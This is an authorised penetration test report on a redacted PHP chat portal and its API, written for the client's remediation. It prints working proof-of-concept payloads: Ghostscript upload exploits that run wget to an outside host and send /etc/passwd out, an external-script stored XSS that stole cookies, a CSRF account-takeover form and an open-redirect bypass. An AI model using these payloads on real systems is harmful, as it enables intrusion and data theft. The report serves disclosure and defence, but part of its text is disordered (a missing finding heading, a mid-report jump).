



Penetration test of REDACTED

Web & API penetration test

Date: 29.11.2018
Version: 1.3

mail@dsecured.com
dsecured.com



Document history

V	DATE	AUTHOR	COMMENT
1.0	2018/11/27	Strobel	Initial version
1.1	2018/11/28	Strobel Fehrenbach	Security issues & recommendations
1.2	2018/11/28	Atiyat	Final proofreading
1.3	2018/11/29	Strobel	Release



Table of contents

Document history	2
Management Summary	4
Findings	4
Key findings	4
Recommendations	4
Introduction	5
Scope	6
Methodology	7
Overview	7
Description	7
General recommendations	8
HTTP Security Headers	8
Content Security Policy	8
Password fields with autocomplete	8
Outdated jQuery version	9
Session ID via GET	9
Error with HTTP status 500	9
Vulnerabilities	10
Severity rating	10
Overview	11
DS-1: Remote Code Execution in methods related to uploading files	12
DS-1.1: Web: RCE via chat window (image upload)	12
DS-1.2: API: RCE via /v1/addPicture	15
DS-1.3: API: RCE via /v1/addVerification	15
DS-2: Stored XSS in main chat	17
DS-3: Missing CSRF tokens allow account takeover	18
DS-4: Missing brute force protection in the login forms	19
DS-5: Public SVN repository allows insight into the code structure	21
DS-6: Login possible without a confirmed account	23
DS-7: Open Redirect Bypass	24
DS-8: SQL Injections in query.class.php	24
Conclusion	27



Management Summary

This report summarizes the results of a penetration test on the "REDACTED.com" portal, which was carried out from 27 to 28 November 2018. A total of 16 hours were available for this. The focus was on both the development environments of the main site (dev.REDACTED.com) and the associated API (dev-api.REDACTED.com). Another subdomain (control.REDACTED.com) was only examined to a limited extent.

A penetration test is a simulated cyber attack that is used to uncover vulnerabilities in IT systems in a realistic manner. The aim is to identify security vulnerabilities in good time before they can be exploited by potential attackers.

Findings

During the test the following findings were made:

4	1	4	0	1
Critical Severity	High Severity	Medium Severity	Low Severity	Informative Finds

Key findings

- **Critical vulnerabilities** such as Remote Code Execution (RCE) and Stored Cross-Site Scripting (XSS) potentially enable full system access.
- **Lack of security mechanisms** (e.g. CSRF protection, brute force protection) increase the risk of unauthorized account access.
- **Publicly accessible repositories** and old software make it easier for attackers to find additional points of attack.

If these vulnerabilities are exploited, attackers could gain access to confidential data, sabotage systems and cause legal and financial damage.

Recommendations

- **Close critical gaps immediately** (RCE and XSS).
- **Implement basic protective measures** (CSRF-Token, Brute-Force-Schutz).
- **Back up or remove repositories and old components** and install necessary updates promptly.
- **Additional security checks** after the repair to ensure lasting protection.



Introduction

"We XXXXX free XXXXXX. Discover XXXXXX and find XXXXXXXX XXXXX XXXXX."

Source: <https://www.REDACTED.com>

This report documents the security gaps within the "REDACTED.com" portal that were discovered during a penetration test.

The scope of the test was quickly narrowed down to three domains after explicitly excluding various subdomains and systems that had been identified as preparation using special tools (by removing the respective DNS entries). Primarily, both instances were to be examined as part of a **black box penetration test**. The complete source code was not provided; only small excerpts were shared during the test. The company's development environment was available for the test.

An initial time frame of 16 hours was estimated, with the option to increase this if required. The client also wanted a procedure similar to that used in bug bounty programs.

The investigation of both systems took place between 27.11.2018 and 28.11.2018. The managing director/developer was regularly informed about the current status during the test. Occasionally, problems in the development environment had to be rectified on the developer side during the test phase in order to be able to test all functions.

A total of 10 security-related problems were identified. The following sections go into more detail on the scope, the methodology used and the vulnerabilities discovered. Finally, a brief summary of the penetration test follows.



Scope

As part of the penetration test, the main page and the associated API were examined.

www.REDACTED.com

This is the main page of REDACTED, an in-house development based on PHP. In order not to affect ongoing operations, the tests were carried out exclusively in the development environment **dev.REDACTED.com**.

api.REDACTED.com

Both the frontend of the website and the associated app (which was not part of this penetration test) communicate with the backend via an API. This API is also largely based on PHP. The tests took place in the development environment **dev-api.REDACTED.com** instead to check various endpoints there.

control.REDACTED.com

The admin interface is located on this subdomain, which was not accessible to the tester because the domain is protected by .htaccess. The corresponding access data (including the development environment **dev-control.REDACTED.com**) were not provided. This subdomain was therefore only given secondary consideration, but was mentioned in the briefing.

Methodology

Overview

The following steps were taken during the penetration test:

- Information gathering
- Identification of potential vulnerabilities
- Exploitation of vulnerabilities (exploitation)
- Risk assessment of the vulnerabilities
- Preparation of the test report

This approach is based on the [“OWASP Web Security Testing Guide”](#) as well as the recommendations of the [Federal Office for Information Security \(BSI\)](#).

Description

Since the attack scenario was to be simulated as realistically as possible (similar to bug bounty programs), the client provided all IP addresses and subdomains of the three relevant systems. Tools such as “massscan” and “nmap” were used to check, among other things, open ports on which potentially interesting services could run. At the time of testing, only ports 80 and 443 were open; all other ports were closed.

We then searched for “forgotten files” and directories using “Dirsearch” and our own and publicly available word lists (e.g. SecLists). This procedure corresponds to the “reconnaissance phase” in penetration tests in bug bounty programs.

The next step was a black box test that simulated a realistic attack method. Areas of interest in the GUI that would be accessible to potential attackers were checked both manually and automatically using Burp Suite Professional. In addition, all API endpoints documented by the client were tested. However, since there are over 70 endpoints in total, a prioritization was determined together so as not to exceed the set time frame.

Since the functional logic of web routes and API endpoints largely overlap, many API functions could already be tested via the web interface.

During the test, a few code snippets (five PHP files) were given to the tester for inspection in order to illustrate the basic programming method. Areas that appeared potentially problematic were also reported to the developer.

General recommendations

HTTP Security Headers

What was noticed was that none of the pages used common HTTP security headers. These headers prevent various attacks in which the browser plays an important role. Implementing it is easy, there are basically no disadvantages. Further information can easily be found via Google. Recommendations:

- X-Frame-Options: This header defines whether your own page can be framed. Among other things, this prevents clickjacking attacks. You can set the value of the header to SAMEORIGIN. This only allows embedding within a frame, iframe or object if both pages come from the same source page. DENY would also be suitable for REDACTED.com, as the tester did not notice any iframes or similar anywhere.
- X-Content-Type-Options: This header can be used to prevent MIME sniffing, which can often lead to XSS attacks. NOSNIFF is the setting that would be used.
- X-XSS-Protection: With the setting "1; mode=block", the internal XSS auditor of modern browsers such as Chrome, Internet Explorer or Safari can be activated in new versions. This prevents reflected XSS very effectively.
- Strict Transport Security: This header forces browsers to only establish a connection with the server if this takes place via SSL. This can make man-in-the-middle attacks extremely difficult.

Content Security Policy

As part of the test, among other things, XSS was found. XSS is usually exploited in such a way that, for example, session data is transmitted to external servers. This can be effectively prevented by implementing the so-called content security policy by actively defining rules for certain types of assets and resources. At this point, the following page should be mentioned, which explains the topic in detail: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

The implementation of CSP often fails due to third-party scripts used for assets or advertising scripts that have to be actively activated. In general, the CSP is a good addition when building a security concept - especially for websites and web apps.

Password fields with autocomplete

On the main page there is a login field with the autocomplete function activated. In such a case, the access data is stored on the user's computer, read by the browser and inserted automatically. This behavior may be practical, but it ensures that under certain conditions (XSS attacks, access to software on the computer, ...) an attacker can read the user's data. This behavior can be quickly prevented by specifying autocomplete="off" in the login field.



Outdated jQuery version

The page sets jQuery in version **1.12.2.min** a. This release has a known security vulnerability that can be exploited when the vulnerable feature is used. That is not the case with REDACTED.com. Accordingly, reference to the old version of jQuery is only in the recommendations.

Session ID via GET

Often - especially with authorized GET requests in the API (in some places also within the web interface) - the valid session ID is transmitted in the session_id GET parameter. This is not a security hole in itself, but it can quickly become a problem, namely if the URL with the valid session is transferred to another site via the HTTP referrer. For example, if the user clicks on a link to an external site somewhere on the site or app. In such a case - if the last URL was a URL with the session ID - this URL ends up in the logs of the external site and can be used to log into the account on REDACTED.com.

Tokens of this type can easily be placed within the HTTP headers, especially in apps. Bearer Token or JSON Web Token would also be a much better and more secure implementation here!

Error with HTTP status 500

During the test we noticed a php file that caused an HTTP 500 error in an interesting place. The parameter used for this is called "page" and the regular functionality of this parameter implies that you may be dealing with a local file inclusion here. However, this location could not be actively exploited during the test. Since the time for this penetration test is quite short at 16 hours, a disproportionate amount of time could not be spent analyzing this parameter, which is why it only appears in the recommendations. Developers should take a closer look at this parameter.

A valid successful request (response: HTTP 200) looks like this:

```
1 | GET /plain.php?lang=de&tabs=1&page=privacy HTTP/1.1
```

The problematic case, potentially dangerous (Response: HTTP 500):






```
1 | GET /plain.php?lang=de&tabs=1&page=/ HTTP/1.1
```

Vulnerabilities






Severity rating

CVSS version 3.1 (Common Vulnerability Scoring System) is used to assess security gaps. This is a standardized framework that can be used to quantify the severity of vulnerabilities in computer systems and networks.

The assessment takes into account various criteria, including the potential impact on the confidentiality, integrity and availability of the affected system, as well as the exploitability and complexity of the attack.

SEVERITY	DESCRIPTION	CVSS V3.1
 Critical	Extremely high damage or loss. Can be exploited without user intervention and severely impact the system. Immediate action required!	9.0 - 10.0
 High	Significant damage or loss. Allows e.g. B. Privilege escalation, access to protected resources, code execution or DoS. Prompt fix recommended.	7.0 - 8.9
 Medium	Moderate damage or loss. Attack is more difficult to carry out but may compromise confidentiality, integrity or availability. Remediate for critical and high-level vulnerabilities.	4.0 - 6.9
 Low	Minor damage or loss. Exploitation usually only under unlikely conditions or with very minor consequences. Analysis and later correction makes sense.	0.1 - 3.9
 Informative	No direct potential for damage. No safety implications. Analysis of whether measures are necessary.	0.0

Overview

SEVERITY	DESCRIPTION OF THE FINDS	STATUS
 Critical	DS-1: Remote Code Execution in methods related to uploading files	open
	DS-1.1: Web: RCE via chat window (image upload)	open
	DS-1.2: API: RCE via /v1/addPicture	open
	DS-1.3: API: RCE via /v1/addVerification	open
	DS-2: Stored XSS in main chat	open
 High	DS-3: Missing CSRF tokens allow account takeover	open
 Medium	DS-4: Missing brute force protection in the login forms	open
	DS-5: Public SVN repository allows insight into the code structure	open
	DS-6: Login possible without a confirmed account	open
	DS-7: Open Redirect Bypass	open
 Low	-	-
 Informative	DS-8: SQL Injections in query.class.php	open



DS-1: Remote Code Execution in methods related to uploading files

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	9.9
CWE	CWE-94 - Improper Control of Generation of Code	
OWASP	A03:2021 - Injection	
Status	open	

There are a few places within the site and API where a user can upload files - especially images. Since the tester is dealing with a PHP application, it is obvious that ImageMagick or GD or their PHP wrapper functions are used. The image processing functions or the software actually used (e.g. GDLib or ImageMagick) tend to be vulnerable - see "ImageTragick" and CVE-2017-8291.

Remote Command Execution vulnerabilities were found in two places, the basis of which is the processing of Ghostscript files (CVE-2017-8291)

The server is probably using an outdated ImageMagick and/or Ghostscript library.

In the following, the relevant HTTP POST requests are shortened to the essentials in order to keep readability as high as possible.

DS-1.1: Web: RCE via chat window (image upload)

If you send a manipulated request to the server, it will be executed. An example of such a request can be seen below. Unnecessary headers have been removed for clarity:

```
1 POST /ajax.php HTTP/1.1
2 Host: dev.REDACTED.com
3 Content-Type: multipart/form-data;
  boundary=-----265001916915724
4 Cookie: PHPSESSID=0jjkbndn708nbaqhjxxxxx
5
6 -----265001916915724
7 Content-Disposition: form-data; name="action"
8 sendMessage
```

```

9 | -----265001916915724
10 | Content-Disposition: form-data; name="file"; filename="DwldRVSEGsSleep6bfY.eps"
11 | Content-Type: image/jpeg
12 |
13 | %!PS
14 | userdict /setpagedevice undef
15 | legal
16 | null restore } stopped { pop } if
17 | legal
18 | mark /OutputFile (%pipe%wget xxxxx:8089) currentdevice putdeviceprops
19 | -----265001916915724--

```

Of interest is the Linux command marked in bold, which sends a GET command to the tester's test server. The interesting thing here is that not every request is successful. The reason for this is difficult to assess without source code. However, it is reasonable to assume that the uploaded files are being processed somewhere in the backend - sometimes this happens very quickly, sometimes with a significant delay. With the help of Burp Intruder or Burp Repeater, for example, identical requests can be sent quickly one after the other. About every 5th to 10th request gets an HTTP 500 response, which shows that something went wrong. At the same time, the tester sees the following on his test server (a simple Python server is used, which answers and receives all requests on port 8089):

```

root@v27964:/var/www/html/python# plisten
http://[redacted]:8089/
Serving HTTP on 0.0.0.0 port 8089 ...
52.100.100.2 - - [27/Nov/2018 17:33:57] "GET / HTTP/1.1" 200 -

```

The IP address shown can be assigned to the client. To illustrate the attack, the Linux command shown above was expanded to send the contents of /etc/passwd to the attacker via POST.

```

9 | -----265001916915724
10 | Content-Disposition: form-data; name="file"; filename="DwldRVSEGsSleep6bfY.eps"
11 | Content-Type: image/jpeg
12 |

```



```
13 %!PS
14 userdict /setpagedevice undef
15 legal
16 null restore } stopped { pop } if
17 legal
18 mark /OutputFile (%pipe%wget --post-file /etc/passwd XXXXXXXX:8089) currentdevice
  putdeviceprops
19 -----265001916915724--
```

The result now appears promptly in the netcat listener:

```
Listening on [0.0.0.0] (family 0, port 8089)
Connection from [52.101.100.100] port 8089 [tcp/*] accepted (family 2, sport 37228)
POST / HTTP/1.1
User-Agent: Wget/1.18 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 52.101.100.100:8089
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1393

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
ntp:x:38:38:./etc/ntp:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
mailnull:x:47:47:./var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:./var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
ec2-user:x:500:500:EC2 Default User:/home/ec2-user:/bin/bash
efxvw:407:407:efxvw:/var/lib/efxvw:/sbin/nologin
```



The attacker can execute arbitrary commands on the Amazon AWS/EC2 server. It should be mentioned here that you can probably access AWS's internal Metadata API and have the secret keys for the AWS instance output via the known endpoints.

DS-1.2: API: RCE via /v1/addPicture

It works very similarly here. However, the data is received from the server via `php://input` and decoded via `base64_decode`. They then have to be further processed in ImageMagick or similar.

The corresponding request looks like this - here too, unimportant HTTP headers have been removed:

```
1 POST /v1/addPicture?session_id=7c2cb926112a0d758f7f9xxxx HTTP/1.1
2 Host: dev-api.REDACTED.com
3 Content-Type: application/x-www-form-urlencoded
4
5 JSFQUwp1c2VyZGljdCAvc2V0cGFnZWRIIdmljZSB1bmRlZgpsZWdhdAp7IG51bGwgcmVzd
  G9yZSB9IHN0b3BwZWQgeyBwb3AgfSBpZgpsZWdhdAptYXJrIC9PdXRwdXRGaWxlCgIc
  GlwZSV3Z2V0IHh4eHh4eHh4OjgwODgplGN1cnJlbnRkZXZpY2UgcHV0ZGV2aWNlcHJvc
  HM=
```

The base64 string shown corresponds to approximately the same payload as in the first RCE (RCE via chat window). Here too it is a GhostScript code that is responsible for the RCE.

DS-1.3: API: RCE via /v1/addVerification

The last point is the API endpoint, which seems to be responsible for verifying users via the app. There is similar behavior here too.

```
1 POST /v1/addVerification?session_id=dee7b31bc59c7cb49054f2exxxxx HTTP/1.1
2 Host: dev-api.REDACTED.com
3 Content-Type: application/x-www-form-urlencodedContent-Type:
  multipart/form-data; boundary=-----265001916915724
4
5 -----265001916915724
```

```
6 Content-Disposition: form-data; name="session_id"
7
8 dee7b31bc59c7cb49054f2exxxxxxxxx
9 -----265001916915724
10 Content-Disposition: form-data; name="file"; filename="z.zip.phar.jpg"
11 Content-Type: image/jpeg
12
13 %!PS
14 userdict /setpagedevice undef
15 legal
16 { null restore } stopped { pop } if
17 legal
18 mark /OutputFile (%pipe%wget xxxxxxxxxxx:8089/addVerification) currentdevice
19 putdeviceprops
20 -----265001916915724--
```

The answer here looks similar again - only that the tester is now trying to access an unknown route, and the test server responds with HTTP 404:

```
root@v27964:~# plisten
http://157.140.20.7:8089/
Serving HTTP on 0.0.0.0 port 8089 ...
52.228.20.7 - - [28/Nov/2018 20:01:00] code 404, message File not found
52.228.20.7 - - [28/Nov/2018 20:01:00] "GET /addVerification HTTP/1.1" 404 -
```


DS-2: Stored XSS in main chat

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:L	9.6
CWE	CWE-79 - Improper Neutralization of Input During Web Page Generation	
OWASP	A03:2021 - Injection (XSS)	
Status	open	

The messages that users send to each other within the chat are played back unfiltered. This also allows messages to be sent in the form of HTML code. This is rendered by both the sender and the recipient, which is similar to a stored XSS.


During testing, the following message was sent from one test account to another test account:

```
Hi<script src=https://damian89.xss.ht></script>
```

The XSS Hunter service was used for testing (in consultation with the customer). This was able to report the execution of the Javascript code on both sides (sender, receiver). The recipient's cookies were stolen, a screenshot of the page was taken, and the source code, the victim's IP, etc. were sent to the attacker.

This would make it easy to take over an account from any chat partner.

Screenshot of one `alert(document.cookie)`, executed within the chat window:





DS-3: Missing CSRF tokens allow account takeover

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:L	7.6
CWE	CWE-352 - Cross-Site Request Forgery (CSRF)	
OWASP	A01:2021 - Broken Access Control	
Status	open	

The website does not use CSRF tokens anywhere. The valid session is stored in the PHPSESSID cookie, making it easy to change data from logged in users when they move to another page. A simple CSRF PoC code would be the following:

```
1 <html>
2 <body>
3 <script>history.pushState("", "", '/')</script>
4 <form action="https://dev.REDACTED.com/settings/email" method="POST">
5 <input type="hidden" name="mail" value="xxx&#43;col12&#64;gmail&#46;com"
  />
6 <input type="submit" value="Submit request" />
7 </form>
8 </body>
9 </html>
```

Code of this type changes the user's email address. This new email address will then receive the confirmation code, can confirm itself and then reset the account.

Intruder attack 2						
Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	"su..."
7	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	707	<input checked="" type="checkbox"/>
207	casper	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
206	qwertyui	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
205	tennis	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
204	canada	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
203	jordan23	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
202	november	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
201	slipknot	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
200	system	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>
199	333333	200	<input type="checkbox"/>	<input type="checkbox"/>	329	<input type="checkbox"/>


Modern web applications allow a maximum of 5-10 incorrect logins and block the respective IP from future login attempts for a certain time. It is important to ensure that this lock is implemented securely - implementing it as a session variable is unsafe because you can easily delete the session using the PHPSESSID cookie. It is recommended to store the IP with the number of failed logins in a database or a key-value store such as Redis.

DS-5: Public SVN repository allows insight into the code structure

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	5.3
CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor	
OWASP	A01:2021 - Broken Access Control	
Status	open	

The developer works with Subversion. The repo for this was uploaded to both the developer and production pages and could easily be found using the well-known seclists word lists and a tool like Dirsearch. An attacker can then import the /.svn/wc.db file found in this way using an SVN tool of their choice and usually even view the entire code. In this case, this was not possible because a login query prevented the current code from being obtained. The file and folder structure of the page could still be viewed. This allows you to find invisible files that could be attacked (which was omitted).

Example of files found like this:



In addition to the SVN repository, you can find various IDE files that belong to PHPStorm. These files can also be used by an attacker to gain insights into a system. Some examples would be:

<https://www.REDACTED.com/.idea/workspace.xml>



<https://www.REDACTED.com/.idea/misc.xml>
<https://www.REDACTED.com/.idea/modules.xml>
https://www.REDACTED.com/dev_XXXXXXXXXXXXXXXXX.iml



DS-6: Login possible without a confirmed account

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N	4.3
CWE	CWE-287 - Improper Authentication	
OWASP	A07:2021 - Identification and Authentication Failures	
Status	open	

A guest can register via the app via the endpoint `"/v1/register"`. If his data is correct, he just needs to confirm his email. The response to such a request looks like this:

```
1 {"success":true,"failure":[],"response":{"session_id":"dee7b31bc59c7cb49054f2e8ed  
dxxxx","self":{"id":"10787778","username":"damianpentest3","country":"DE","city":"Erfu  
rt","lat":"50.984768","lon":"11.029880","gender":"MALE","orientation":"HETERO","target_  
gender":"FEMALE","birthday":"2001-02-08","bodyheight":"170","info":"","age":"17","lastl  
ogin_time":"2018-11-28  
16:37:34","visits":"0","activated":"0","verified":"0","ghost":"0","profil_pic":null,"mail":"xxx@  
gmail.com"}}, "version":1600382}
```

At the point marked in bold you can see a valid session for the user who has not yet been confirmed. An attacker can copy this session value into their PHPSESSID cookie and is logged in (via the website). Although various functions do not work, it is possible to access other users' profiles and, above all, the upload function of the chat function. Although it is not possible to write a message (sending an image does not work either) - the image is uploaded in the background, which is a problem that leaves the upload functionality vulnerable.

The tester assumes that this behavior is intentional and results in the end user being able to use the app to a limited extent.



DS-7: Open Redirect Bypass

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N	4.1
CWE	CWE-601 - URL Redirection to Untrusted Site	
OWASP	A01:2021 - Broken Access Control	
Status	open	

The GET parameter "redirect" exists within the web route /login. This is used to direct a user to the internal target page after a successful login. This parameter has been protected by the developers by checking whether the first character is a "/", which implies that the user should be redirected internally - a desired behavior.

A valid route looks like this:

```
1 | GET /vulnerabilities/exec/ HTTP/1.1
```

The following GET request would not work because the first character is not a "/":

```
1 | GET /login?redirect=http://attacker.com HTTP/1.1
```

However, the test ends at this point. This fact can be exploited using double "/" characters. The following access would redirect the user to a page controlled by the attacker:

```
1 | GET /login?redirect=//attacker.com HTTP/1.1
```


DS-8: SQL Injections in query.class.php

CVSS 3.1	-	0.0
CWE	CWE-89 - SQL Injection	
OWASP	A03:2021 - Injection	
Status	open	

Among other things, the tester was given query.class.php so that he could get an impression of the way the developer writes code. When looking through the file, we noticed two places that represent potential SQL injections. The developer was informed about these points in a private conversation and assured that he would not use the function mentioned anywhere else in such a way that an injection would take place. During the test, attention was paid to places (especially in processes that write data to the database) that could possibly be used to exploit this gap in the code. These were mainly data transfers via POST, which contain arrays:

HTTP POST Body:

```
1 likes[]=1&likes[]=2
```

The function is shown as an example:

```
1 public static function insert($table, $insert, $ignore = false, $throwException =
  false) {
2     $keys = array_keys($insert);
3     $parms = array();
4     foreach($insert as $k => $v) {
5         if(is_numeric($v) && !is_float($v) && $v !== '0' && $v !== '1') $typ = DB::INT;
6         else $typ = DB::STR;
7         $parms[] = array(":".$k, $v, $type);
8     }
9     return self::execute("INSERT ".($ignore ? "IGNORE " : "")."INTO `:".$table."` (
10         `".implode("``,`",$keys)."`
11     ) VALUES (
```



```
12     :".implode(", :",$keys)."  
13     )", $parms, false, DB::DB1, $throwException);  
14 }  
15
```

You can see that the keys of the array are extracted and later put together again as column names in the INSERT query. If an attacker manages to control the keys of an array that goes to the insert method, he will be able to successfully perform an SQL injection.

Conclusion

Während des Tests konnten diverse Arten von Sicherheitslücken gefunden werden, die teilweise während des Tests geschlossen wurden.

Deutlich gesagt werden muss, dass der Fokus vor allem auf Funktionen lag, die ein Angreifer ohne Quellcode ebenfalls testen würde. Das Zeitbudget war mit 16 Stunden relativ knapp bemessen, um die Website sowie mehr als 70 Endpoints wirklich detailliert zu untersuchen. Trotz der knappen Zeit konnten teilweise kritische Probleme aufgezeigt werden.

Das gesamte System verfügt über weitaus mehr Funktionalität, die einem Angreifer zu Beginn nicht bekannt ist. Durch öffentliche Repositories wurde es potentiellen Angreifern enorm erleichtert an die eigentlich geheimen und versteckten Dateien zu kommen. Im Rahmen dieses Penetrationstests wurde darauf verzichtet, sich auch diese Dateien anzuschauen (beispielsweise Template Dateien, Dateien in diversen Unterordnern, wie etwa /gateway/, ...). Um das Sicherheitsniveau noch weiter zu verbessern, wäre das sicherlich keine schlechte Idee.

Allgemein konnte mit Hilfe des Penetrationstests die Sicherheit des Portals deutlich verbessert werden. Werden alle Empfehlungen umgesetzt, wird es für Angreifer nochmals deutlich schwerer, Daten aus dem System zu extrahieren.

As part of the attacks, an attempt was made to access the system at control/dev-control.REDACTED.com, which was unsuccessful. Accordingly, no statement can be made on the general security or code of this. All attempts to get there somehow via blind XSS or similar have failed. Any loopholes found, such as the RCE, were of course not used for this, but would certainly be used in a real case.

The Htaccess of this subdomain could also not be successfully bruteforced.

As the site or the project is in continuous development and new functions may bring new problems, it is advisable to have new parts checked regularly from an IT security perspective.

A retest is also strongly recommended to confirm the effectiveness of the countermeasures taken and to ensure that no new vulnerabilities have been introduced.



DSecured

+49 176 5678 1922

Glienicker Strasse 6c
13467 Berlin
Germany

www.dsecured.com

mail@dsecured.com